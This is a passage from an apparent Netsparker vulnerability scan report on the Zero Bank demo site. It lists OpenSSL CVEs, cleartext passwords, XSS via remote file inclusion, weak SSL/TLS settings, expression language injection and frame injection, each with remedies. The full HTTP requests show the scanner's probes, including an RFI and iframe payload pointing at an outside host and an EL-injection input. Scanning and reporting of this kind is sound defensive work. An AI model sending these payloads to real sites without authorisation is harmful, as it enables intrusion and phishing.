The ssl3_get_key_exchange function in s3_clnt.c in OpenSSL before 0.9.8zd, 1.0.0 before 1.0.0p, and 1.0.1 before 1.0.1k allows remote SSL servers to conduct ECDHE-to-ECDH downgrade attacks and trigger a loss of forward secrecy by omitting the ServerKeyExchange message.

### External References

- CVE-2014-3572

## OpenSSL Exposure of Sensitive Information to an Unauthorized Actor Vulnerability

The get_client_master_key function in s2_srvr.c in the SSLv2 implementation in OpenSSL before 0.9.8zf, 1.0.0 before 1.0.0r, 1.0.1 before 1.0.1m, and 1.0.2 before 1.0.2a accepts a nonzero CLIENT-MASTER-KEY CLEAR-KEY-LENGTH value for an arbitrary cipher, which allows man-in-the-middle attackers to determine the MASTER-KEY value and decrypt TLS ciphertext data by leveraging a Bleichenbacher RSA padding oracle, a related issue to CVE-2016-0800.

### External References

- CVE-2016-0703

## OpenSSL Exposure of Sensitive Information to an Unauthorized Actor Vulnerability

An oracle protection mechanism in the get_client_master_key function in s2_srvr.c in the SSLv2 implementation in OpenSSL before 0.9.8zf, 1.0.0 before 1.0.0r, 1.0.1 before 1.0.1m, and 1.0.2 before 1.0.2a overwrites incorrect MASTER-KEY bytes during use of export cipher suites, which makes it easier for remote attackers to decrypt TLS ciphertext data by leveraging a Bleichenbacher RSA padding oracle, a related issue to CVE-2016-0800.

### External References

- CVE-2016-0704

## OpenSSL Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

While parsing an IPAddressFamily extension in an X.509 certificate, it is possible to do a one-byte overread. This would result in an incorrect text display of the certificate. This bug has been present since 2006 and is present in all versions of OpenSSL before 1.0.2m and 1.1.0g.

### External References

- CVE-2017-3735

## OpenSSL Numeric Errors Vulnerability

Integer overflow in the EVP_EncryptUpdate function in crypto/evp/evp_enc.c in OpenSSL before 1.0.1t and 1.0.2 before 1.0.2h allows remote attackers to cause a denial of service (heap memory corruption) via a large amount of data.

### External References

- CVE-2016-2106

## OpenSSL Exposure of Sensitive Information to an Unauthorized Actor Vulnerability

The AES-NI implementation in OpenSSL before 1.0.1t and 1.0.2 before 1.0.2h does not consider memory allocation during a certain padding check, which allows remote attackers to obtain sensitive cleartext information via a padding-oracle attack against an AES CBC session. NOTE: this vulnerability exists because of an incorrect fix for CVE-2013-0169.

### External References

- CVE-2016-2107

## OpenSSL Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

The ASN.1 implementation in OpenSSL before 1.0.1o and 1.0.2 before 1.0.2c allows remote attackers to execute arbitrary code or cause a denial of service (buffer underflow and memory corruption) via an ANY field in crafted serialized data, aka the "negative zero" issue.

### External References

- CVE-2016-2108

## OpenSSL Resource Management Errors Vulnerability

The asn1_d2i_read_bio function in crypto/asn1/a_d2i_fp.c in the ASN.1 BIO implementation in OpenSSL before 1.0.1t and 1.0.2 before 1.0.2h allows remote attackers to cause a denial of service (memory consumption) via a short invalid encoding.

### External References

- CVE-2016-2109

## OpenSSL Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

The X509_NAME_oneline function in crypto/x509/x509_obj.c in OpenSSL before 1.0.1t and 1.0.2 before 1.0.2h allows remote attackers to obtain sensitive information from process stack memory or cause a denial of service (buffer over-read) via crafted EBCDIC ASN.1 data.

### External References

- CVE-2016-2176

## OpenSSL Key Management Errors Vulnerability

A timing attack flaw was found in OpenSSL 1.0.1u and before that could allow a malicious user with local access to recover ECDSA P-256 private keys.

### External References

- CVE-2016-7056

## Classification

OWASP 2013-A9 PCI V3.1-6.2 PCI V3.2-6.2 CAPEC-310

# 3.1. https://zero.webappsecurity.com/

https://zero.webappsecurity.com/

### Identified Version

```
0.9.8e (contains 5 critical and 107 other vulnerabilities)
```

### Latest Version

```
1.1.1k
```

### Vulnerability Database

```
Result is based on 09-07-2021 vulnerability database content.
```

### Certainty

### Request

```
GET / HTTP/1.1
Host: zero.webappsecurity.com
Cache-Control: no-cache
Referer: https://zero.webappsecurity.com/
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.16 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Accept-Encoding: gzip, deflate
```

### Response

```
HTTP/1.1 200 OK
Content-Type: text/html
Server: Apache/2.2.6 (Win32) mod_ssl/2.2.6 OpenSSL/0.9.8e mod_jk/1.2.40

Content-Length: 44
Last-Modified: Sat, 20 Nov 2004 14:16:24 GMT
Accept-Ranges: bytes
Access-Control-Allow-Origin: *
Date: Wed, 14 Jul 2021 09:19:51 GMT
ETag: "24c22-2c-44adde00"

<html><body><h1>It works!</h1></body></html>
```

# 4. Password Transmitted over HTTP

1 TOTAL

**IMPORTANT**

CONFIRMED

1

Netsparker detected that password data is being transmitted over HTTP.

## Impact

If an attacker can intercept network traffic, he/she can steal users' credentials.

## Actions to Take

1. See the remedy for solution.
2. Move all of your critical forms and pages to HTTPS and do not serve them over HTTP.

## Remedy

All sensitive data should be transferred over HTTPS rather than HTTP. Forms should be served over HTTPS. All aspects of the application that accept user input, starting from the login process, should only be served over HTTPS.

## Classification

OWASP 2013-A6 PCI V3.1-6.5.4 PCI V3.2-6.5.4 CWE-319 CAPEC-65 WASC-4

## CVSS 3.0

CVSS Vector String: CVSS:3.0/AV:A/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N
Base: 5.7 (Medium)
Temporal: 5.7 (Medium)
Environmental: 5.7 (Medium)

## 4.1. http://zero.webappsecurity.com/login.html Confirmed

http://zero.webappsecurity.com/login.html

### Form target action

```
/signin.html
```

### Request

```
GET /login.html HTTP/1.1
Host: zero.webappsecurity.com
Cache-Control: no-cache
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://zero.webappsecurity.com/
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.16 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Accept-Encoding: gzip, deflate
```

## Response

```
HTTP/1.1 200 OK
Content-Type: text/html;charset=UTF-8
Server: Apache-Coyote/1.1
Content-Language: en-US
Access-Control-Allow-Origin: *
Transfer-Encoding: chunked
Date: Wed, 14 Jul 2021 09:19:45 GMT
Cache-Control: no-cache, max-age=0, must-revalidate, no-store


<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Zero - Log in</title>
<meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no">
<meta http-equiv="X-UA-Compatible" content="IE=Edge">

<link type="text/css" rel="stylesheet" href="/resources/css/bootstrap.min.css"/>
<link type="text/css" rel="stylesheet" href="/resources/css/font-awesome.css"/>
<link type="text/css" rel="stylesheet" href="/resources/css/main.css"/>

<script src="/resources/js/jquery-1.8.2.min.js"></script>
<script src="/resources/js/bootstrap.min.js"></script>

<script src="/resources/js/placeholders.min.js"></script>
<script type="text/javascript">
Placeholders.init({
live: true, // Apply to future and modified elements too
hideOnFocus: true // Hide the placeholder when the element receives focus
});
</script>
<script type="text/javascript">
$(document).ajaxError(function errorHandler(event, xhr, ajaxOptions, thrownError) {
if (xhr.status == 403) {
window.location.reload();
}
});
</script>
</head>
<body>
<div class="wrapper">
<div class="navbar navbar-fixed-top">
<div class="navbar-inner">
<div class="container">
<a href="/index.html" class="brand">Zero Bank</a>
</div>
</div>
</div>

<div class="container">
<div class="top_offset">


<div class="row">
<div class="offset3 span6">
<div class="page-header">
<h3>Log in to ZeroBank</h3>
</div>


…
```

# 5. Cross-site Scripting via Remote File Inclusion

1 TOTAL

**IMPORTANT**

CONFIRMED

1

Netsparker detected cross-site scripting via remote file inclusion, which makes it is possible to conduct cross-site scripting attacks by including arbitrary client-side dynamic scripts (*JavaScript, VBScript*).

Cross-site scripting allows an attacker to execute a dynamic script (*JavaScript, VBScript*) in the context of the application. This allows several different attack opportunities, mostly hijacking the current session of the user or changing the look of the page by changing the HTML on the fly to steal the user's credentials. This happens because the input entered by the user has been interpreted as HTML/JavaScript/VBScript by the browser.

Cross-site scripting targets the users of the application instead of the server. Although this is limitation, since it allows attackers to hijack other users' sessions, an attacker might attack an administrator to gain full control over the application.

## Impact

There are many different attacks that can be leveraged through the use of cross-site scripting, including:

- Hijacking user's active session.
- Changing the look of the page within the victim's browser.
- Mounting a successful phishing attack.
- Intercepting data and performing man-in-the-middle attacks.

## Remedy

The issue occurs because the browser interprets the input as active HTML, Javascript or VbScript. To avoid this, all input and output from the application should be filtered. Output should be filtered according to the output format and location. Typically, the output location is HTML. Where the output is HTML, ensure all active content is removed prior to its presentation to the server.

## External References

- XSS Shell
- Remote File Inclusion Vulnerabilities Information & Prevention
- XSS Tunnelling
- OWASP - Cross-Site Scripting
- Cross-site Scripting Web Application Vulnerability

## Remedy References

- [ASP.NET] - Microsoft Anti-XSS Library
- OWASP XSS Prevention Cheat Sheet
- OWASP AntiSamy Java

## Classification

OWASP 2013-A3 PCI V3.1-6.5.7 PCI V3.2-6.5.7 CWE-79 CAPEC-19 WASC-8 HIPAA-164.308(A)

## CVSS 3.0

CVSS Vector String: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N
Base: 8.6 (High)
Temporal: 8.6 (High)
Environmental: 8.6 (High)

## 5.1. http://zero.webappsecurity.com/help.html?topic=http%3a%2f%2fr87.com%2fn%3f.html Confirmed

http://zero.webappsecurity.com/help.html?topic=http%3a%2f%2fr87.com%2fn%3f.html

### Parameters

| Parameter | Type | Value |
|---|---|---|
| **topic** | **GET** | **http://r87.com/n?.html** |

### Request

```
GET /help.html?topic=http%3a%2f%2fr87.com%2fn%3f.html HTTP/1.1
Host: zero.webappsecurity.com
Cache-Control: no-cache
Referer: http://zero.webappsecurity.com/help.html
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.16 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: JSESSIONID=35F02518
Accept-Encoding: gzip, deflate
```

## Response

```
…
t chr(78).chr(69).chr(84).chr(83).chr(80).chr(65).chr(82).chr(75).chr(69).chr(82).chr(95).chr(70).chr(48).chr(77).chr(49) ?>
<? print chr(45).(44353702950+(intval($_GET["nsxint"])*4567)).chr(45) ?>
<script>netsparkerRFI(0x066666)</script>
</div>
</div>
</div>
</div>
</div>
</div>

<div class="clearfix push"></div>
</div>

<div class="extra">
<div class="extra-inne
…
```

# 6. Insecure Transportation Security Protocol Supported (SSLv2)

1 TOTAL

**IMPORTANT**

CONFIRMED

1

Netsparker detected that insecure transportation security protocol (SSLv2) is supported by your web server.

SSLv2 has several flaws. For example, your secure traffic can be observed when you have established it over SSLv2.

## Impact

Attackers can perform man-in-the-middle attacks and observe the encryption traffic between your website and its visitors. Also an attacker can exploit vulnerabilities like DROWN.

## Remedy

1. Configure your web server to disallow using weak ciphers.
2. For Apache, you should modify the SSLProtocol directive in the `httpd.conf`.

   ```
   SSLProtocol -ALL +SSLv3 +TLSv1
   ```

3. For Microsoft IIS, you should make some changes on the system registry.
   - Click Start, click Run, type regedt32 or type regedit, and then click OK.
   - In Registry Editor, locate the following registry key: HKey_Local_Machine\System\CurrentControlSet\Control\SecurityProviders\SCHANNEL\Protocols\SSL2\
   - Locate a key named "Server." If it doesn't exist, create it.
   - Under the "Server" key, locate a DWORD value named "Enabled." If it doesn't exist, create it and set it to "0".

## External References

- OWASP - Insecure Configuration Management
- OWASP - Insufficient Transport Layer Protection
- How to disable PCT 1.0, SSL 2.0, SSL 3.0, or TLS 1.0 in Internet Information Services
- The DROWN Attack

## Classification

OWASP 2013-A6 PCI V3.1-6.5.4 PCI V3.2-6.5.4 CWE-327 CAPEC-217 WASC-4

## CVSS 3.0

CVSS Vector String: CVSS:3.0/AV:A/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:N/E:P/RL:O/RC:C
Base: 6.8 (Medium)
Temporal: 6.1 (Medium)
Environmental: 6.1 (Medium)

## 6.1. http://zero.webappsecurity.com/ Confirmed

http://zero.webappsecurity.com/

### Request

```
[NETSPARKER] SSL Connection
```

### Response

```
[NETSPARKER] SSL Connection
```

# 7. [Possible] Expression Language Injection

1 TOTAL

**IMPORTANT**

Netsparker identified a possible expression language injection, which occurs when input data is evaluated by an expression language interpreter.

Even though Netsparker believes there is an expression language injection in here, it **could not confirm** it. There can be numerous reasons for Netsparker not being able to confirm it. We strongly recommend investigating the issue manually to ensure it is an expression language injection and needs to be addressed.

## Impact

An attacker can read server-side data, such as the content of server-side variables, and some other inner configuration details. This is a quite dangerous vulnerability because developers assume their server-side code would not be read by anyone outside, so they may place sensitive information such as passwords, connection strings, database queries, etc. It can also be used for bypassing HttpOnly protection.

## Remedy

Apply input validation best practices to ensure there are no EL meta characters("${" and "#{") in the input.

## External References

- Expression Language Injection
- CVE-2011-2730: Spring Framework information disclosure

## Classification

OWASP 2013-A1 PCI V3.1-6.5.1 PCI V3.2-6.5.1 CWE-917 HIPAA-164.308(A)

## CVSS 3.0

CVSS Vector String: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
Base: 7.5 (High)
Temporal: 7.5 (High)
Environmental: 7.5 (High)

## 7.1. http://zero.webappsecurity.com/search.html?searchTerm=%24%7b28275*28275-(13)%7d

http://zero.webappsecurity.com/search.html?searchTerm=%24%7b28275*28275-(13)%7d

### Parameters

| Parameter | Type | Value |
|---|---|---|
| **searchTerm** | **GET** | **${28275*28275-(13)}** |

### Certainty

### Request

```
GET /search.html?searchTerm=%24%7b28275*28275-(13)%7d HTTP/1.1
Host: zero.webappsecurity.com
Cache-Control: no-cache
Referer: http://zero.webappsecurity.com/
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.16 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: JSESSIONID=35F02518
Accept-Encoding: gzip, deflate
```

### Response

```
…
html";
});
});
});
</script>
</div>

<hr class="row-divider"/>

<h2>Search Results:</h2>
No results were found for the query: 799475612
</div>
</div>

<div class="clearfix push"></div>
</div>

<div class="extra">
<div class="extra-inner">
<div class="container">
<div c
…
```

# 8. Apache Server-Status Detected

1 TOTAL

MEDIUM

Netsparker detected that `Apache server-status` is enabled.

Information disclosed from this page can be used to gain additional information about the target system.

## Impact

An attacker can gather reconnaissance information about the internals of the target web server, such as:

- Server uptime
- Individual request-response statistics and CPU usage of the working processes
- Current HTTP requests, client IP addresses, requested paths, and processed virtual hosts

This type of information can help the attacker gain a greater understanding of the system in use and the other potential avenues of attack available.

## Remedy

We recommend disabling this functionality. Comment out the `Location/server-info` section from Apache configuration file `httpd.conf` (for Redhat, Centos, Fedora) or `apache2.conf` (for Debian, Ubuntu).

## Classification

OWASP 2013-A5 CWE-16 CAPEC-347 WASC-14

## CVSS 3.0

CVSS Vector String: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N/E:H/RL:O/RC:C
Base: 5.3 (Medium)
Temporal: 5.1 (Medium)
Environmental: 5.1 (Medium)

## 8.1. http://zero.webappsecurity.com/server-status

http://zero.webappsecurity.com/server-status

### Certainty

### Request

```
GET /server-status HTTP/1.1
Host: zero.webappsecurity.com
Cache-Control: no-cache
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.16 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Accept-Encoding: gzip, deflate
```

### Response

```
…
523
Access-Control-Allow-Origin: *
Date: Wed, 14 Jul 2021 09:19:34 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html><head>
<title>Apache Status</title>
</head><body>
<h1>Apache Server Status for localhost</h1>

<dl><dt>Server Version: Apache/2.2.22 (Win32) mod_ssl/2.2.22 OpenSSL/0.9.8t mod_jk/1.2.37</dt>
<dt>Server Built: Jan 28 2012 11:16:39
</dt></dl><hr /><dl>
<dt>Cur
…
```

# 9. Frame Injection

1 TOTAL

**MEDIUM**

Netsparker detected frame injection, which occurs when a frame on a vulnerable web page displays another web page via a user-controllable input.

## Impact

An attacker might use this vulnerability to redirect users to other malicious websites that are used for phishing and similar attacks.

## Remedy

- Where possible do not use users' input for URLs.
- If you definitely need dynamic URLs, make a list of valid accepted URLs and do not accept other URLs.
- Ensure that you only accept URLs which are located on accepted domains.

## External References

- OWASP - Cross Frame Scripting

## Classification

OWASP 2013-A10 PCI V3.1-6.5.1 PCI V3.2-6.5.1 CWE-601 WASC-38 HIPAA-164.308(A)

## CVSS 3.0

CVSS Vector String: CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:N/A:N
Base: 4.7 (Medium)
Temporal: 4.7 (Medium)
Environmental: 4.7 (Medium)

## 9.1. http://zero.webappsecurity.com/forgotten-password-send.html

http://zero.webappsecurity.com/forgotten-password-send.html

### Parameters

| Parameter | Type | Value |
|---|---|---|
| **email** | **POST** | **<iframe src="http://r87.com/?"></iframe>** |
| submit | POST | Send Password |

### Certainty

### Request

```
POST /forgotten-password-send.html HTTP/1.1
Host: zero.webappsecurity.com
Cache-Control: no-cache
Referer: http://zero.webappsecurity.com/forgot-password.html
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.16 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: JSESSIONID=35F02518
Accept-Encoding: gzip, deflate
Content-Length: 93
Content-Type: application/x-www-form-urlencoded

email=%3ciframe+src%3d%22http%3a%2f%2fr87.com%2f%3f%22%3e%3c%2fiframe%3e&submit=Send+Password
```

### Response

```
…
s="row">
<div class="offset3 span6">
<div class="page-header">
<h3>Forgotten Password</h3>
</div>

Your password will be sent to the following email: <iframe src="http://r87.com/?"></iframe>
</div>
</div>
</div>
</div>

<div class="clearfix push"></div>
</div>

<div class="extra">
<div class="extra-inner">
<div class="container">
…
```

# 10. Weak Ciphers Enabled

1 TOTAL

**MEDIUM**

CONFIRMED

1

Netsparker detected that weak ciphers are enabled during secure communication (SSL).

You should allow only strong ciphers on your web server to protect secure communication with your visitors.

## Impact

Attackers might decrypt SSL traffic between your server and your visitors.

## Actions to Take

1. For Apache, you should modify the SSLCipherSuite directive in the `httpd.conf`.

   ```
   SSLCipherSuite ALL:!aNULL:!ADH:!eNULL:!LOW:!EXP:RC4+RSA:+HIGH:+MEDIUM
   ```

2. For Microsoft IIS, you should make some changes to the system registry.

   Click Start, click Run, type regedt32 or type regedit, and then click OK.

   In Registry Editor, locate the following registry key: HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders

   Set "Enabled" DWORD to "0x0" for the following registry keys:

   ```
   SCHANNEL\Ciphers\DES 56/56
   SCHANNEL\Ciphers\RC4 64/128
   SCHANNEL\Ciphers\RC4 40/128
   SCHANNEL\Ciphers\RC2 56/128
   SCHANNEL\Ciphers\RC2 40/128
   SCHANNEL\Ciphers\NULL
   SCHANNEL\Hashes\MD
   ```

## Remedy

Configure your web server to disallow using weak ciphers.

## External References

- OWASP - Insecure Configuration Management
- OWASP - Insufficient Transport Layer Protection
- OWASP - Insecure Configuration Management
- OWASP - Insufficient Transport Layer Protection

## Classification

OWASP 2013-A6 PCI V3.1-6.5.4 PCI V3.2-6.5.4 CWE-327 CAPEC-217 WASC-4

## CVSS 3.0

CVSS Vector String: CVSS:3.0/AV:A/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:N
Base: 6.8 (Medium)
Temporal: 6.8 (Medium)
Environmental: 6.8 (Medium)

## 10.1. http://zero.webappsecurity.com/ Confirmed

http://zero.webappsecurity.com/

### List of Supported Weak Ciphers

- RC4_128_WITH_MD5 (0x10080)
- RC4_128_EXPORT40_WITH_MD5 (0x20080)
- RC2_128_CBC_WITH_MD5 (0x30080)
- RC2_128_CBC_EXPORT40_WITH_MD5 (0x40080)
- DES_64_CBC_WITH_MD5 (0x60040)
- DES_192_EDE3_CBC_WITH_MD5 (0x700C0)
- TLS_RSA_EXPORT_WITH_RC4_40_MD5 (0x0003)
- TLS_RSA_WITH_RC4_128_MD5 (0x0004)
- TLS_RSA_WITH_RC4_128_SHA (0x0005)
- TLS_RSA_EXPORT_WITH_RC2_CBC_40_MD5 (0x0006)
- TLS_RSA_EXPORT_WITH_DES40_CBC_SHA (0x0008)
- TLS_RSA_WITH_DES_CBC_SHA (0x0009)
- TLS_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA (0x0014)
- TLS_DHE_RSA_WITH_DES_CBC_SHA (0x0015)

### Request

```
[NETSPARKER] SSL Connection
```

## Response

```
[NETSPARKER] SSL Connection
```

# 11. Insecure Transportation Security Protocol Supported (SSLv3)

1 TOTAL

**MEDIUM**

CONFIRMED

1

Netsparker detected that insecure transportation security protocol (SSLv3) is supported by your web server.

SSLv3 has several flaws. An attacker can cause connection failures and they can trigger the use of SSL 3.0 to exploit vulnerabilities like POODLE.

## Impact

Attackers can perform man-in-the-middle attacks and observe the encryption traffic between your website and its visitors.

## Remedy

Configure your web server to disallow using weak ciphers. You need to restart the web server to enable changes.

- For Apache, adjust the SSLProtocol directive provided by the mod_ssl module. This directive can be set either at the server level or in a virtual host configuration.

  ```
  SSLProtocol +TLSv1 +TLSv1.1 +TLSv1.2
  ```

- For Nginx, locate any use of the directive ssl_protocols in the `nginx.conf` file and remove `SSLv3`.

  ```
  ssl_protocols TLSv1 TLSv1.1 TLSv1.2;
  ```

- For Microsoft IIS, you should make some changes on the system registry.
  1. Click on Start and then Run, type `regedt32` or `regedit`, and then click OK.
  2. In Registry Editor, locate the following registry key or create if it does not exist:

     ```
     HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\Protocols\SSL 3.0\
     ```

  3. Locate a key named `Server` or create if it doesn't exist.
  4. Under the `Server` key, locate a DWORD value named `Enabled` or create if it doesn't exist and set its value to "0".
- For lighttpd, put the following lines in your configuration file:

  ```
  ssl.use-sslv2 = "disable"
  ssl.use-sslv3 = "disable"
  ```

## External References

- How to disable SSlv3
- OWASP - Insecure Configuration Management
- OWASP - Insufficient Transport Layer Protection
- How to disable PCT 1.0, SSL 2.0, SSL 3.0, or TLS 1.0 in Internet Information Services
- This POODLE Bites: Exploiting The SSL 3.0 Fallback
- IIS Crypto is a free tool that gives administrators the ability to enable or disable protocols, ciphers, hashes and key exchange algorithms on Windows Server 2003, 2008 and 2012
- OWASP - Insecure Configuration Management
- OWASP - Insufficient Transport Layer Protection
- How to disable PCT 1.0, SSL 2.0, SSL 3.0, or TLS 1.0 in Internet Information Services

## Classification

OWASP 2013-A6 PCI V3.1-6.5.4 PCI V3.2-6.5.4 CWE-327 CAPEC-217 WASC-4

## CVSS 3.0

CVSS Vector String: CVSS:3.0/AV:A/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:N/E:P/RL:O/RC:C
Base: 6.8 (Medium)
Temporal: 6.1 (Medium)
Environmental: 6.1 (Medium)

## 11.1. http://zero.webappsecurity.com/ Confirmed

http://zero.webappsecurity.com/

### Request

```
[NETSPARKER] SSL Connection
```

### Response

```
[NETSPARKER] SSL Connection
```

# 12. Out-of-date Version (jQuery)

1 TOTAL
**MEDIUM**

Netsparker identified the target web site is using jQuery and detected that it is out of date.

## Impact

Since this is an old version of the software, it may be vulnerable to attacks.

## Remedy

Please upgrade your installation of jQuery to the latest stable version.

## Remedy References

- Downloading jQuery

## Known Vulnerabilities in this Version

### jQuery Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') Vulnerability

jQuery before 1.9.0 is vulnerable to Cross-site Scripting (XSS) attacks. The jQuery(strInput) function does not differentiate selectors from HTML in a reliable fashion. In vulnerable versions, jQuery determined whether the input was HTML by looking for the '<' character anywhere in the string, giving attackers more flexibility when attempting to construct a malicious payload. In fixed versions, jQuery only deems the input to be HTML if it explicitly starts with the '<' character, limiting exploitability only to attackers who can control the beginning of a string, which is far less common.

#### External References

- CVE-2012-6708

### jQuery Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') Vulnerability

jQuery before 3.0.0 is vulnerable to Cross-site Scripting (XSS) attacks when a cross-domain Ajax request is performed without the dataType option, causing text/javascript responses to be executed.

#### External References

- CVE-2015-9251

### jQuery Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') Vulnerability

In jQuery versions greater than or equal to 1.0.3 and before 3.5.0, passing HTML containing <option> elements from untrusted sources - even after sanitizing it - to one of jQuery's DOM manipulation methods (i.e. .html(), .append(), and others) may execute untrusted code. This problem is patched in jQuery 3.5.0.

#### External References

- CVE-2020-11023

### jQuery Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') Vulnerability

In jQuery versions greater than or equal to 1.2 and before 3.5.0, passing HTML from untrusted sources - even after sanitizing it - to one of jQuery's DOM manipulation methods (i.e. .html(), .append(), and others) may execute untrusted code. This problem is patched in jQuery 3.5.0.

#### External References

- CVE-2020-11022

### jQuery Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') Vulnerability

jquery prior to 1.9.0 allows Cross-site Scripting attacks via the load method. The load method fails to recognize and remove "<script>" HTML tags that contain a whitespace character, i.e: "</script >", which results in the enclosed script logic to be executed.

#### External References

- CVE-2020-7656

## JQuery Prototype Pollution Vulnerability

jQuery before 3.4.0, as used in Drupal, Backdrop CMS, and other products, mishandles jQuery.extend(true, {}, ...) because of Object.prototype pollution. If an unsanitized source object contained an enumerable __proto__ property, it could extend the native Object.prototype.

### External References

- CVE-2019-11358

## Classification

OWASP 2013-A9 PCI V3.1-6.2 PCI V3.2-6.2 CAPEC-310

# 12.1. http://zero.webappsecurity.com/

http://zero.webappsecurity.com/

### Identified Version

```
1.8.2 (contains 6 medium vulnerabilities)
```

### Latest Version

```
3.6.0
```

### Vulnerability Database

```
Result is based on 09-07-2021 vulnerability database content.
```

### Certainty

### Request

```
GET / HTTP/1.1
Host: zero.webappsecurity.com
Cache-Control: no-cache
Connection: Keep-Alive
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.16 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Accept-Encoding: gzip, deflate
```

### Response

```
HTTP/1.1 200 OK
Content-Type: text/html;charset=UTF-8
Server: Apache-Coyote/1.1
Connection: Keep-Alive
Keep-Alive: timeout=5, max=100
Content-Language: en-US
Access-Control-Allow-Origin: *
Transfer-Encoding: chunked
Date: Wed, 14 Jul 2021 09:19:23 GMT
Cache-Control: no-cache, max-age=0, must-revalidate, no-store


<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Zero - Personal Banking - Loans - Credit Cards</title>
<meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no">
<meta http-equiv="X-UA-Compatible" content="IE=Edge">

<link type="text/css" rel="stylesheet" href="/resources/css/bootstrap.min.css"/>
<link type="text/css" rel="stylesheet" href="/resources/css/font-awesome.css"/>
<link type="text/css" rel="stylesheet" href="/resources/css/main.css"/>

<script src="/resources/js/jquery-1.8.2.min.js"></script>
<script src="/resources/js/bootstrap.min.js"></script>

<script src="/resources/js/placeholders.min.js"></script>
<script type="text/javascript">
Placeholders.init({
live: true, // Apply to future and modified elements too
hideOnFocus: true // Hide the placeholder when the element receives focus
});
</script>
<script type="text/javascript">
$(document).ajaxError(function errorHandler(event, xhr, ajaxOptions, thrownError) {
if (xhr.status == 403) {
window.location.reload();
}
});
</script>
</head>
<body>
<div class="wrapper">
<div class="navbar navbar-fixed-top">
<div class="navbar-inner">
<div class="container">
<a href="/index.html" class="brand">Zero Bank</a>

<div>
<ul class="nav float-right">
<li> <form action="/search.html"
class="navbar-search pull-right" style="
…
```

# 13. Out-of-date Version (jQuery UI Dialog)

1 TOTAL
**MEDIUM**

Netsparker identified the target web site is using jQuery UI Dialog and detected that it is out of date.

## Impact

Since this is an old version of the software, it may be vulnerable to attacks.

## Remedy

Please upgrade your installation of jQuery UI Dialog to the latest stable version.

## Remedy References

- Downloading jQuery UI Dialog

## Known Vulnerabilities in this Version

### jQuery UI Dialog Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') Vulnerability

Cross-site scripting (XSS) vulnerability in jquery.ui.dialog.js in the Dialog widget in jQuery UI before 1.10.0 allows remote attackers to inject arbitrary web script or HTML via the title option.

### External References

- CVE-2010-5312

## Classification

OWASP 2013-A9 PCI V3.1-6.2 PCI V3.2-6.2 CAPEC-310

## 13.1. http://zero.webappsecurity.com/resources/js/jquery-ui.min.js

http://zero.webappsecurity.com/resources/js/jquery-ui.min.js

### Identified Version

1.8.23 (contains 1 medium vulnerabilities)

### Latest Version

1.12.1

### Vulnerability Database

Result is based on 09-07-2021 vulnerability database content.

### Certainty

### Request

```
GET /resources/js/jquery-ui.min.js HTTP/1.1
